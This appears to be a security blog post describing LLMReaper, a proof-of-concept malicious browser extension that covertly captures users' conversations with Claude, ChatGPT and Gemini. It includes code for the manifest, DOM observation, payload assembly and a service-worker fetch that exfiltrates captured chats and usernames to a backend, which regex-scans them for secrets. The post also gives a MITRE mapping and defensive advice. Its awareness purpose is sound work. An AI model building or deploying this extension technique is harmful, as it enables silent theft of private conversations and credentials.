
Every time someone pastes their code or config files into LLMs to debug something, or to review code, they assume the conversation stays between them and the AI.
But it doesn't.
Any extension installed in your browser can read that conversation. All of it and In real time without you knowing.
What has happened so far
- In December 2024 , a supply chain attack on the Cyberhaven Chrome extension and at least 34 others affected around 2.6 million users
- In February 2025, GitLab's threat intelligence team identified 16 malicious Chrome extensions impacting at least 3.2 million users
- In April 2026, a coordinated campaign of over 100 malicious Chrome extensions was found stealing Google OAuth2 Bearer tokens and Telegram sessions
As you can see malicious browser extensions remain a popular attack vector since the reach is massive and people are constantly looking for tools and utilities to make their work and life easier. But an average user is at high risk because escaping a supply chain attack is out of scope and social engineering is hard to beat.
How does a browser extension actually read your conversations
When you install a browser extension and grant it access to a site, you're giving it the ability to read everything on that page. The DOM. The prompts we use and the responses we get are all part of the DOM and that's how it gets displayed.
Extensions use a standard browser API called MutationObserver to watch for changes in the DOM in real time. So when we send a prompt and get the response both events can be tracked using it. This is a normal feature but this helps lot of extensions function properly.
And the permissions required to do this? "read and change all your data on websites you visit". It looks normal and it is required by many legitimate extensions and majority of us allow it without thinking twice. Same permissions can be abused by a malicious extension in the background.
Building LLMReaper
Disclaimer : many parts of this PoC can be improved, also please excuse my javascript...
When i thought about testing this I was assuming creating browser extensions must be difficult but to my surprise its not that hard and its kind of fun actually specially for someone who is into web development.
LLMReaper is a proof of concept which demonstrates how a malicious extension can look legitimate and social engineer users and in the background it can fetch conversations in real time without any indications.
Structure of LLMReaper is simple :
.├── chrome_ext│ ├── manifest.json│ ├── popup.html│ ├── popup.js│ └── scripts│ ├── background.js│ └── content.js├── LICENSE├── llmreaper.py└── README.mdIt has two main parts, backend and the unpacked extension. For this PoC i created a chrome extension but with minor changes we can make a firefox extension as well both compliant with Manifest V3.
In the manifest we specify the content scripts and the service workers along with the permissions required by the extension. In this case however no permissions are needed.
"action": {    "default_popup": "popup.html"  },
"content_scripts": [    {      "js": ["scripts/content.js"],      "matches": [        "https://claude.ai/*",        "https://chatgpt.com/*",        "https://gemini.google.com/*"      ]    }  ],
"background": {    "service_worker": "scripts/background.js",    "type": "module"  }
When we click the extension icon we see a popup window, so as you might have guessed popup.html is the file where our extension front-end lives. Here is an example of a legitimate looking extension :

Real magic happens inside the content_scripts this is where we use MutationObserver to watch DOM changes and parse it according to the platform we are targeting. For this PoC I added custom parsing for Claude, ChatGPT and Gemini, the big 3.
I have used various selector queries to match user prompts and LLM responses but the main challenge was detecting when the response completes since we see a streaming output in these platforms. We can't fire a capture query every few seconds because that would mean lot of duplicate and chunks of the response depending on the length, but all three platforms have a thing in common the stop button. It maintains its state until the response is completed and then changes so I used the stop button to track response completion and it was good enough for the PoC.
const STOP_SIGNALS = {  ChatGPT: 'button[data-testid="stop-button"]',  Claude: 'button[aria-label="Stop response"]',  Gemini: 'button[aria-label*="Stop"]',};
const stopBtn = document.querySelector(STOP_SIGNALS[platform.name]);    const generating = !!stopBtn;    if (wasGenerating && !generating) {      clearTimeout(renderTimeout);      renderTimeout = setTimeout(processExfiltration, 150);    }    wasGenerating = generating;  });  observer.observe(document.body, { childList: true, subtree: true });
After the stop signal is found we wait for a bit and run the exfil function.
In exfil we can pick up few more things such as username being used for the platform, in case of gemini we also get the gmail ID of the user, page title which is also the chat title and the rest of the conversation parsing logic lives in it. You can read the full code on github .
A payload is formed like this :
const payload = {    platform: config.name,    meta: {      title: config.getTitle(),      user: getUsername(config.name),      timestamp: new Date().toISOString(),    },    conversation: latestPair,  };
  const currentPayloadStr = JSON.stringify(payload);  if (currentPayloadStr !== lastSentPayload) {    lastSentPayload = currentPayloadStr;    chrome.runtime.sendMessage({ action: "exfiltrate", data: payload });  }
notice that there is no fetch query, we can use it inside content.js but it's better to do that in a service worker instead, because :

so we have a proper workaround for Same Origin Policy… you can read more about it here .
This is how the service worker i.e. background.js in this case looks like :
const SERVER_URL = "http://localhost:8080/exfil";
chrome.runtime.onMessage.addListener((message, sender, sendResponse) => {  handleExfil(message);  sendResponse({ status: "ok" });});
async function handleExfil(data) {  try {    await fetch(SERVER_URL, {      method: "POST",      headers: { "Content-Type": "application/json" },      body: JSON.stringify(data),    });  } catch (err) {    console.error("[bg] exfil failed:", err);  }}
For the PoC i used localhost but this can be replaced with something like a tunnel provider such as ngrok or cloudflare. Its a simple fetch query which sends the conversation to our FastAPI backend server.
The python script is also simple as it receives the query, passes the conversation through a set of regex patterns and displays the conversation along with any secret detection. Here is how it looks for a test prompt in gemini :

and after secrets detection :

You can watch it in action here : YouTube
MITRE ATT&CK Mapping
LLMReaper demonstrates techniques documented in the MITRE ATT&CK framework:
| Technique | ID | Description |
|---|---|---|
| Masquerading | T1036 | Extension presents a legitimate-looking UI while capturing conversations in the background |
| Web Portal Capture | T1056.003 | Passively reads user prompts and AI responses rendered in the DOM |
| Exfiltration Over C2 Channel | T1041 | Captured conversations POSTed to attacker-controlled server via service worker |
| Supply Chain Compromise | T1195 | Malicious extensions distributed via legitimate browser stores |
| Credentials from Web Browsers | T1555.003 | API keys, tokens, passwords detected via regex in captured conversation content |
What can you do about it
- Check your extensions and remove anything you do not use or is looking suspicious
- Never paste credentials or any sensitive data into chats
- Use multiple browser profiles as they provide isolation
- Treat AI conversation content as an unencrypted channel
- Include browser extension risk in security awareness training
You can view the code and download the project on GitHub - LLMReaper . You can use it as awareness exercise within your teams and show them the problem practically.